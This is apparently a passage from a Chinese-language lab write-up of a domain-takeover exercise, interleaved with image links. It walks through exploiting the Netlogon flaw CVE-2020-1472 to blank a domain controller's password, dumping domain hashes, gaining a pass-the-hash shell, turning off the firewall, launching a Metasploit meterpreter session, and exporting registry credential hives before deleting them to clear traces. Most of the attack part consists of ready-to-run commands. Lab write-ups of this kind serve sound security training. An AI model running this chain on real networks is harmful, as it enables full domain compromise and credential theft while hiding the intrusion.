
(https://xzfile.aliyuncs.com/media/upload/picture/20220726003205-520e0b08-0c37-1.png)

先确定一下该台机器是否是域控制器, 常见的方法有:

- 扫描内网中同时开放 `389` 和 `53` 端口的机器.
- 查看域控制器组:
  `net group "domain controllers" /domain` .


(https://xzfile.aliyuncs.com/media/upload/picture/20220726003213-56672bc6-0c37-1.png)

- 查看域控的机器名:
  `nslookup redteam.red; nslookup -type=SRV _ldap._tcp` .



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003222-5bc79a24-0c37-1.png)


- 查看域控当前时间: `net time /domain` .



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003231-615661e6-0c37-1.png)

确定该台机器是域控制器后, 根据其版本信息尝试用 `Netlogon` 特权提升漏洞 `CVE-2020-1472` 进行攻击, 详细内容见 内网渗透 – 账号提权 (https://www.freebuf.com/articles/system/288515.html) .

在验证存在 `Netlogon` 特权提升漏洞后, 先重置一下域账号, 置空密码: `python cve-2020-1472-exploit.py OWA 10.10.10.8` .




(https://xzfile.aliyuncs.com/media/upload/picture/20220726003239-660eddb2-0c37-1.png)

接着读取域控中的 `hash` :

`python secretsdump.py redteam.red/OWA$@10.10.10.8 -just-dc -no-pass`

.




(https://xzfile.aliyuncs.com/media/upload/picture/20220726003247-6b35cb70-0c37-1.png)

获取到的 `hash` 后利用 `impacket` 中的 `wmiexec.py` 脚本进行登录, 成功拿到 `shell` :

`python wmiexec.py -hashes aad3b435b51404eeaad3b435b51404ee:028b70314013e1372797cff5`


.




(https://xzfile.aliyuncs.com/media/upload/picture/20220726003256-703906c8-0c37-1.png)

此时, 成功获取到了域控的 `shell` . 但是这个 `shell` 并不是稳定的, 真实环境中我们还需要进一步进行权限维持的操作, 在得到 `hash` 之后, 先利用前面获取到的 `shell` 关闭一下防火墙: `netsh advfirewall set allprofiles state off` , 接着便可以使用 `PSEXEC` 模块上线 `MSF` 并进行后续的操作了.

```
use exploit/windows/smb/psexec
set SMBUser administrator
set SMBPass
aad3b435b51404eeaad3b435b51404ee:028b70314013e1372797cff51
298880e
set payload windows/x64/meterpreter/bind_tcp
set rhost 10.10.10.8
set lport 4446
run
```





(https://xzfile.aliyuncs.com/media/upload/picture/20220726003303-7470f8ae-0c37-1.png)


需要注意的是, 在做完权限维持后要及时恢复域控的密码, 不然域控会脱域.

我们先导出 `SAM` 中原来的 `hash` , 利用 `MSF` 的 `shell` 下载下来并及时删除, 清理痕迹.


```
reg save HKLM\SYSTEM system.save
reg save HKLM\SAM sam.save
reg save HKLM\SECURITY security.save

download C:\\sam.save C:\\Users\\95235\\Desktop\\sam.save
download C:\\security.save
C:\\Users\\95235\\Desktop\\security.save
download C:\\system.save
C:\\Users\\95235\\Desktop\\system.save

del /f sam.save
del /f system.save
del /f security.save
```



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003312-7a1ec6be-0c37-1.png)



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003322-7fa43b1e-0c37-1.png)

(https://xzfile.aliyuncs.com/media/upload/picture/20220726003329-83fb3a0a-0c37-1.png)

接着利用脚本 `secretsdump.py` 查看一下域控的 `hash`：

```
python secretsdump.py -sam sam.save -system system.save -security security.save LOC
```


.

(https://xzfile.aliyuncs.com/media/upload/picture/20220726003336-87ee181c-0c37-1.png)

利用脚本 `reinstall_original_pw.py` 恢复 `hash`：

```
python reinstall_original_pw.py OWA 10.10.10.8 f4044edaafbdca41a6e53d234c14ab9a
```

.



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003343-8c146356-0c37-1.png)


最后利用空密码再次进行连接来验证是否恢复成功:

```
python secretsdump.py redteam.red/OWA$@10.10.10.8 -just-dc -no-pass
```

.

(https://xzfile.aliyuncs.com/media/upload/picture/20220726003349-8fd66dcc-0c37-1.png)

效果图



(https://xzfile.aliyuncs.com/media/upload/picture/20220726003356-93cbc8c8-0c37-1.png)

由于打过几次线下的 CFS 靶场, 使用 CS 感觉不佳, 本次打靶过

程中就只使用了 `MSF`，正好锻炼一下自己对于 `MSF` 各功能的使用，打靶过程中的收获还是挺大的. 靶机附件里面也给出了一个靶场存在漏洞的说明，感兴趣的师傅们也可以根据漏洞说明尝试一下其他的打法.

(https://xzfile.aliyuncs.com/media/upload/picture/20220726003403-9825ea52-0c37-1.png)

对于靶机要说明的就是网盘里面分享的是一个完整的压缩包然后从中间直接拆分出来的两个数据块，使用的时候合并起来就行. 另一个 `sqlserver-2008` 那台机器的 `Sql Server 2008` 好像过期了，我是用命令行直接开启的: `net start mssqlserver` .

- 浅谈内网渗透代理 (https://xz.aliyun.com/t/8001#toc-3)
- 内网渗透 – 账号提权 (https://www.freebuf.com/articles/system/288515.html)
- 从外网 Weblogic 打进内网，再到约束委派接管域控 (https://mp.weixin.qq.com/s?__biz=MzkxNDEwMDA4Mw==&mid=2247488950&idx=1&sn=48d93f1fac38eae99cc4e78474eb557c&scene=21#wechat_redirect)